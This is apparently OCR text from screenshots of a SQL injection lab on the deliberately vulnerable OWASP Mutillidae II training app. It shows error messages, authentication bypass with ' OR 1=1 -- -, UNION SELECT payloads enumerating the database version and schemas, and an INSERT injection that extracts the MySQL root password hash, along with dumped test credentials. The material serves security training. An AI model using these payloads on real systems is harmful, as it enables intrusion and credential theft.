Hints: Enabled (1 - 5cr1pt K1dd1e)
Not Logged In
Home
Login/Register
Toggle Hints
Show Popup Hints
Toggle Security
Enforce SSL
Reset DB
View Log
View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
SQLi - Extract Data
SQLi - Bypass Authentication
SQLi - Insert Injection
Blind SQL via Timing
SQLMAP Practice
Via JavaScript Object Notation (JSON)
Via SOAP Web Service
Via REST Web Service
User Info (SQL)
nerable Web Pen-Testing Application
help
orials
Listing of vulnerabilities


Please enter username and password to view account details
Name
'
Password
View Account Details
Dont have an account? Please register here
Error Message

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' AND password=''' at line 2 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username=''' AND password='' (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(327): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /owaspbwa/mutillidae-git/user-info.php(191): SQLQueryHandler->getUserAccount(''', '') #3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Error attempting to display user information
Click here to reset the DB	



Please enter username and password to view account details

Name

Password


Dont have an account? Please register here

Error Message


Failure is always an option

Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'b'' at line 2 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username=''' AND password='b' (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(327): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /owaspbwa/mutillidae-git/user-info.php(191): SQLQueryHandler->getUserAccount(''', 'b') #3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Error attempting to display user information


Click here to reset the DB




```
Results for "' or 1=1 -- -".24 records found.
Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS
```



```
Results for "' UNION SELECT 1,@@VERSION,3,4,5,6,7 -- -".1 records found.
Username=5.1.41-3ubuntu12.6-log
Password=3
Signature=4
```



```
Results for "' UNION SELECT 1,schema_name,3,4,5,6,7 FROM information_schema.schemata -- -".34 records found.
Username=information_schema
Password=3
Signature=4

Username=.svn
Password=3
Signature=4

Username=bricks
Password=3
Signature=4
```




OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepape
Release Announcements
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards
SQLi - Extract Data
SQLi - Bypass Authentication
SQLi - Insert Injection
Blind SQL via Timing
SQLMAP Practice
Via JavaScript Object Notation (JSON)
Via SOAP Web Service
Via REST Web Service
Login
sign-in
Password
Login

Dont have an account? Please register here

192.168.56.101/mutillidae/index.php?page=login.php




Exception occurred

Please sign-in

Username

Password




Pwn in Mass Pro

5cr1pt K1dd1e) Logged In Ad

Status Update


User Authenticated




Please sign-in

Username ' OR 1=1 -- -

Password



Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log |
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
SQLi - Extract Data
SQLi - Bypass Authentication
SQLi - Insert Injection
Blind SQL via Timing
SQLMAP Practice
Via JavaScript Object Notation (JSON)
an Account
Add to your blog
Register
View Captured Data




Please choose your username, password and signature

Username

Password

Confirm Password


Signature



```
/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error
executing query:

connect_errno: 0
errno: 1064
error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
'''', '', '')' at line 1
client_info: 5.1.73
host_info: Localhost via UNIX socket

) Query: INSERT INTO accounts (username, password, mysignature) VALUES (''',
'', '') (0) [Exception]

/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error
executing query:

connect_errno: 0
errno: 1242
error: Subquery returns more than 1 row
client_info: 5.1.73
host_info: Localhost via UNIX socket

) Query: INSERT INTO accounts (username, password, mysignature) VALUES
('test','test',(SELECT password FROM mysql.user WHERE user='root'))-- -', '',
'') (0) [Exception]
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24   Security Level: 0 (Hosed)   Hints: Enabled (1 - 5cr1pt K1dd1e)   Logged In User: test (*73316569DAC7839C2A784FF263F5C0ABBC7086E2)



SQLol - Challenges

| INSERT || UPDATE || DELETE || SELECT || Custom || Challenges |


RESET

Note: Not all challenges have known solutions on all databases.
Challenge 0 - Hello, world!
Challenge 1 - SQL Injection 101
Challenge 2 - The Failure of Quote Filters
Challenge 3 - Death Row
Challenge 4 - War on Error
Challenge 5 - Blind Luck
